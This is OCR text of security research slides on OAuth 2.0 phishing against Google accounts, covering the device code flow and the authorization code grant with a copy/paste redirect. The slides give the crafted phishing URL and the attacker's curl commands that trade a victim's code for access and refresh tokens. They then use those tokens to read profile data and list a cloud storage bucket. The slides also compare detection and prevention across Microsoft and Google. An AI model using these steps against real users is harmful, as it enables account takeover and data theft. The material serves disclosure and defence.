


OAuth 2.0 and Google: device code authorization

user authenticates



no consent for this scope..., and user is finished



OAuth 2.0 and Google: device code authorization

attacker polls and after user authenticates, retrieves oauth access and refresh tokens

```
curl -H Content-Type: application/x-www-form-urlencoded --data
client_id=32555940559.apps.googleusercontent.com --data
client_secret=ZmssLNjJy2998hD4CTg2ejr2 --data
device_code=AH-1Ng3YOKjWEwQJ2jYco3xDOcF7j_iwFFU_M4bpZEEMMQA1KaAVwS9QlBcKkjkk
1ks85y7M4CC37qMTxxZJSJQBkhEX-3LPUg --data
grant_type=urn%3Aietf%3Aparams%3Aoauth%3Agrant-type%3Adevice_code
https://oauth2.googleapis.com/token

{
  "access_token": "ya29.a0ARrdaM-In4Ly4wMOGgxRDX4uz_51qlAA...S5uabIflbeDCk",
  "expires_in": 3599,
  "refresh_token": "1//06WmYOsSp0UwgCgYIARAAGAYSNwF-L9Iru0...s8gRPLirJika0",
  "scope": "https://www.googleapis.com/auth/userinfo.email openid",
  "token_type": "Bearer",
  "id_token": "eyJhbGciOiJSUzI1NiIsImtpZCI6IjBmY2MwMTRmMjI...xGqoSIZK3iPnA"
}
```

OAuth 2.0 and Google: device code authorization

attacker can use oauth token, but scopes are limited e.g. user profile info

```
curl -s -H "Authorization: Bearer
ya29.a0ARrdaM-In4Ly4wMOGgxRDX4uz_51qlAANdJn6fdCmREjr7vCGZq2IFCL04yJhG4h38Nkw
rqGpSX00PUS0gbgorYOlRKrnPJHvbxdPKYmqJfECy1JfiDyfxxaafDcxYnqvqbKa3aN3JwRv6E7M
XdLeW7S5uabIflbeDCk" https://www.googleapis.com/oauth2/v1/userinfo?alt=json

{
  "id": "110035905195659132182",
  "email": "twilliams@acme-corp.com",
  "verified_email": true,
  "picture":
"https://lh3.googleusercontent.com/a-/BPj28H...E1KL7_RS2=s96-c",
  "hd": "netskope.com"
}
```

OAuth 2.0 device code authorization


	Microsoft	Google
Server infrastructure	None required	None required
Application registration	None needed, can use large # of existing apps	Some limited vendor apps e.g. Chrome
Consent screens	No	**Partial** (for some scopes)
Scopes	Implicit, default scopes, wide-range	**Very limited** (user profile, drive access to app files, youtube info)
Lateral movement	Easy to switch among large number of services	**No**: strict limited scopes for device code flow
Logging	Partial (initial token access)	Partial
Prevention	block URIs, cond access	block URIs, VPC perimeters
Detection	Difficult	Difficult
Remediation	API to revoke refresh token (but not access)	Delete oauth application

OAuth 2.0 and Google: authorization code grant

OAuth 2.0 and Google: authorization code grant

attacker phishes user with this URL (which is first part of normal authorization grant but with **redirect=copy/paste**)

```
https://accounts.google.com/o/oauth2/v2/auth?client_id=32555940559.apps.goog
leusercontent.com&response_type=code&scope=https://www.googleapis.com/auth/c
loud-platform&access_type=offline& redirect_uri=urn:ietf:wg:oauth:2.0:oob
```



3 Authenticate and Authorize

GET https://accounts.google.com/o/oauth2/v2/auth?
client_id=32555940559.apps.googleusercontent.com&
response_type=code&
scope=https://www.googleapis.com/auth/cloud-platform&
access_type=offline&redirect_uri=urn:ietf:wg:oauth:2.0:oob

(authenticate, MFA, consent/approve scopes)

4 HTML page with Authorization Code

<html>code=AwABAAAAv…
</html>

copy/paste


2 Redirect to Identity Platform

Application
(gcloud CLI)

User


OAuth 2.0 and Google: authorization code grant

the phish sends user to a fake site with a promo code (need infrastructure, but in return can use full scopes)




OAuth 2.0 and Google: authorization code grant


upon following phish, user authenticates



consent screen is shown




and user copies and...



OAuth 2.0 and Google: authorization code grant

pastes the code...



OAuth 2.0 and Google: authorization code grant

and with the authorization code from the user, we can get an oauth access token

```
curl -s --data client_id=32555940559.apps.googleusercontent.com --data
client_secret=ZmssLNjJy2998hD4CTg2ejr2 --data
code=4/1AX4XfWjpM9JsNPYvKi7iGz5oeEleyorWCWfs-jJe_ZASHehuIvJbkddfQ3c
--data-urlencode scope=https://www.googleapis.com/auth/cloud-platform --data
redirect_uri=urn:ietf:wg:oauth:2.0:oob --data grant_type=authorization_code
https://www.googleapis.com/oauth2/v4/token

{
  "access_token": "ya29.a0ARrdaM8BWTs9s7D3Dxw...pJcuy3XvccQJ8VlSPXtIlGG69m",
  "expires_in": 3599,
  "refresh_token":
"1//068pewTgaov2ECgYIARAAG...2vI3KUdjQ1tNz94vhaM0KkJ06UY",
  "scope": "https://www.googleapis.com/auth/cloud-platform",
  "token_type": "Bearer"
}
```

OAuth 2.0 and Google: authorization code grant


and use the oauth access token to access the Google Cloud environment

```
curl -s -H "Authorization: Bearer
ya29.a0ARrdaM8BWTs9s7D3Dxw...pJcuy3XvccQJ8VlSPXtIlGG69m
https://storage.googleapis.com/storage/v1/b/pci-private-production/o

{
  "kind": "storage#objects",
  "items": [
    {
      "kind": "storage#object",
      "id": "pci-private-production/eicar.com/1XX44XX15XX59XX1",
      "selfLink": "https://www.googleapis.com/storage/v1/b/pci-prod/...
      "mediaLink":
"https://storage.googleapis.com/download/storage/v1/b/pc..
      "name": "ccard.csv",
      "bucket": "pci-prod",
      "generation": "1XX44XX15XX59XX1",
      "metageneration": "1",
      "contentType": "application/octet-stream",
      "storageClass": "REGIONAL",
```


Research Approach

- protocol analysis
  - focus on data flows and handshakes for intercept/sniff/redirect/hijack opportunities
  - fake identities (application, user, authorization provider)
  - secrets
  - test implementation vs spec
  - proprietary extensions (e.g. browser cached auth, default scopes)
  - "optional", deprecated, replaced by more secure
  - security concerns and use cases in RFC: look for assumptions
  - complexity/usability/simplified/automated/skip user interaction
  - "skate to where the puck is going…"
- tools
  - *mitmproxy (ssl decrypt)
  - wireshark (passive browser decrypt)
  - source code (e.g. chromium) / reversing


OAuth 2.0 Authorization Code Grant



OAuth 2.0 Device Code Authorization

